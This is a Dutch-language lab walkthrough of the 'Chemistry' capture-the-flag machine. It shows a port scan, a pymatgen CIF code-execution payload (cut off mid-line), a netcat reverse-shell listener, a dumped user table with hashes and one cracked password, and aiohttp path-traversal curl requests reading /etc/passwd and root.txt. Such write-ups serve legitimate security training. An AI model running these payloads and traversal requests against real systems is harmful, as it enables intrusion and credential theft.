

Documentation Chemistry

Als eerst zal ik gaan kijken welke poorten er openstaan. Dit zal ik gaan doen aan de hand van het volgende commando.

```
1 nmap -p- -sCV 10.129.175.140 -vvvv
```


Bij het scannen zullen we zien dat er 2 tcp poorten openstaan.

```
Discovered open port 22/tcp on 10.129.175.140
Discovered open port 5000/tcp on 10.129.175.140
Completed SYN Stealth Scan at 07:23, 11.02s elapsed (65535 total ports)
Initiating Service scan at 07:23
Scanning 2 services on 10.129.175.140
```


poort 22 staat voor ssh

poort 5000 staat voor upnp? (Universal Plug and Play)

Als we op de webbrowser zullen gaan zoeken naar het ip adres zullen we deze niet vinden omdat er geen op poort 80 of 443 openstaat. Maar als we hiervoor de poort nummer 5000 zullen gaan gebruiken zullen we zien dat een we een webpagina te voorschijn komt.




Ik ben eerst gaan proberen inloggen met het admin account maar ik kon er niet op geraken doordat het niet de juiste credentials waren. Wat ik dan ben gaan doen is mij gaan registreren met de user "test" en het password "test".



Zoals je nu kunt zien kunnen we een CIF bestand gaan uploaden. We kunnen hiervoor eerst een voorbeeld bestand downloaden. Dit is wat ik van het gedownloade bestand te zien kreeg.

```
example.cif x
1 data_Example
2 _cell_length_a      10.00000
3 _cell_length_b      10.00000
4 _cell_length_c      10.00000
5 _cell_angle_alpha   90.00000
6 _cell_angle_beta    90.00000
7 _cell_angle_gamma   90.00000
8 _symmetry_space_group_name_H-M 'P 1'
9 loop_
10 _atom_site_label
11 _atom_site_fract_x
12 _atom_site_fract_y
13 _atom_site_fract_z
14 _atom_site_occupancy
15 H 0.00000 0.00000 0.00000 1
16 O 0.50000 0.50000 0.50000 1
```

Hieruit kan je niet veel data opmaken. Dus ben ik eens gaan zoeken naar een CVE voor CIF bestanden.



In deze pagina staat er CVE die ik kan gaan gebruiken voor het uploaden van een CIF file waarmee ik connectie zal krijgen met de server.

```
1 data_5yOhtAoR
2 _audit_creation_date      2018-06-08
3 _audit_creation_method    "Pymatgen CIF Parser Arbitrary Code Execution Exploit"
4
5 loop_
6 _parent_propagation_vector.id
7 _parent_propagation_vector.kxkykz
8 k1 [0 0 0]
9
10 _space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattribute__( * [()].__class
11
12
13 _space_group_magn.number_BNS 62.448
14 _space_group_magn.name_BNS "P n' m a' "
15
```

ip address 10.10.14.76 (ip dat ik gebruik op mijn eigen machine)

poort 5555 (poort dat ik gebruik waarop het moet luisteren)

Aan de hand van deze code, zullen we een .cif file moeten maken en deze moeten gaan uploaden op de server. Eens deze file is upgeload zullen we op view gaan drukken en zullen we op een apparte terminal een connectie gaan maken met de server.

dit zal ik doen aan de hand van het volgende commando.

```
1 nc -nlvp 5555
```

zoals je nu kunt zien hebben we een shell met de server.

```
[eu-dedivip-2]-[10.10.14.76]-[hackthekat123@htb-cgdiq1lesz]-[~]
[*]$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.10.14.76] from (UNKNOWN) [10.129.175.140] 47432
sh: 0: can't access tty; job control turned off
$ ls
app.py
instance
pwned
static
templates
uploads
$ id
uid=1001(app) gid=1001(app) groups=1001(app)
```

We zullen het volgende commando gaan gebruiken voor een betere en mooiere shell te hebben.

```
1 python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
$ python3 -c "import pty;pty.spawn('/bin/bash')"
```

```
app@chemistry:~$ ls
ls
app.py instance pwned static templates uploads
```

als we naar de instances zullen gaan, zien we daar een database. Als we deze database zullen gaan bekijken met het commando “cat” Dan krijgen we het volgende te zien.

```
app@chemistry:~/instance$ cat datab
cat database.db
CREATE TABLE user (
  id INTEGER NOT NULL,
  username VARCHAR(150) NOT NULL,
  password VARCHAR(150) NOT NULL,
  PRIMARY KEY (id),
  UNIQUE (username)
);
CREATE TABLE structure (
  id INTEGER NOT NULL,
  user_id INTEGER NOT NULL,
  filename VARCHAR(150) NOT NULL,
  identifier VARCHAR(100) NOT NULL,
  PRIMARY KEY (id),
  FOREIGN KEY (user_id) REFERENCES user (id),
  UNIQUE (identifier)
);
INSERT INTO user (id, username, password) VALUES (1, 'Mxvcl9347f9724ca083b17e39555c36fd9087', 'zucture
eusebio6cad48078d0241cca9a7b322ecd073b3)abian4e5Mtania4aa55e816205dc8389591c9f82f43b0Mvictoriac3601ad2286a4293868ec2a4bc606ba3)Mpetar6845c17d298d95aa942127bdad2ceb9b)Mcarlos9ad48828b0955513
f7cf0f7f6518c8f8*Mjober3dec299e05f7ed187bac0bd3b670ab2*Mrobert02fc77c7c10adc379597b21f06c6b467)Mrosa63ed86ee9f624c7b14f1d4f3dc251a5'Mapp197865e46b878d9e74a0346bd59886a)Madmin2861debaF8d9
9436a18ede6f7b2a252bf
estintest
risteaxel
fabian
```

wse zien allemaal hashes. Als we nu via [CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc.](#) zullen gaan zoeken naar wachtwoorden, zullen we het wachtwoord van de user rosa te zien krijgen. Dit password is “

unicorniosrosados

“

als we nu gaan veranderen van user door het commando te gebruiken:

```
1 su user
```

zullen we het wachtwoord moeten gaan ingeven. Eens dit wachtwoord is ingegeven kunnen we naar de home folder gaan en zullen we een user.txt zien. Dit is de eerste flag.

```
rosa@chemistry:~$ cat us
cat user.txt
905caf3ce1c0a58c3c69a609db18fe4f
rosa@chemistry:~$
```

Als ik nu als user rosa het volgende commando zal gaan uitvoeren:


```
1 netstat -l
```

Hiermee kunnen we gaan zien wat er allemaal draait. We zullen zien dat er nog een andere webpagina is. Deze is localhost:http-alt (Wat dus wilt zeggen op poort 8080).

ik ben eens gaan kijken op welke server deze draaide. Hieronder zal je zien dat deze op aiohttp draait.

```
Date: Mon, 04 Nov 2024 14:54:37 GMT
Server: Python/3.9 aiohttp/3.9.1
```

Dus ik ben gaan zoeken naar een cve voor deze server.



Exploit Example

Suppose an attacker wants to read the `/etc/passwd` file. They would send a CURL request like this:


```
curl http://localhost:8081/static/../../../../etc/passwd
```

This would allow the attacker to access and read the contents of the `/etc/passwd` file.

Hier zien we dat we met dit kunnen gaan kijken of dat we de `/etc/shadow` file kunnen open krijgen aan de hand van het volgende commando:

```
1 curl -s --path-as-is http://localhost:8080/assets/../../../../etc/passwd
```

Zoals je kan zien kunnen we de file bekijken.



dus als we nu in plaats van de `etc/shadow` file zullen gaan bekijken, kunnen we dit nu gaan doen voor de `root.txt` onze second flag.

Zoals je hieronder zult kunnen zien hebben we de 2de flag gevonden aan de hand van het volgende commando.

```
1 curl -s --path-as-is http://localhost:8080/assets/../../../../root/root.txt
```



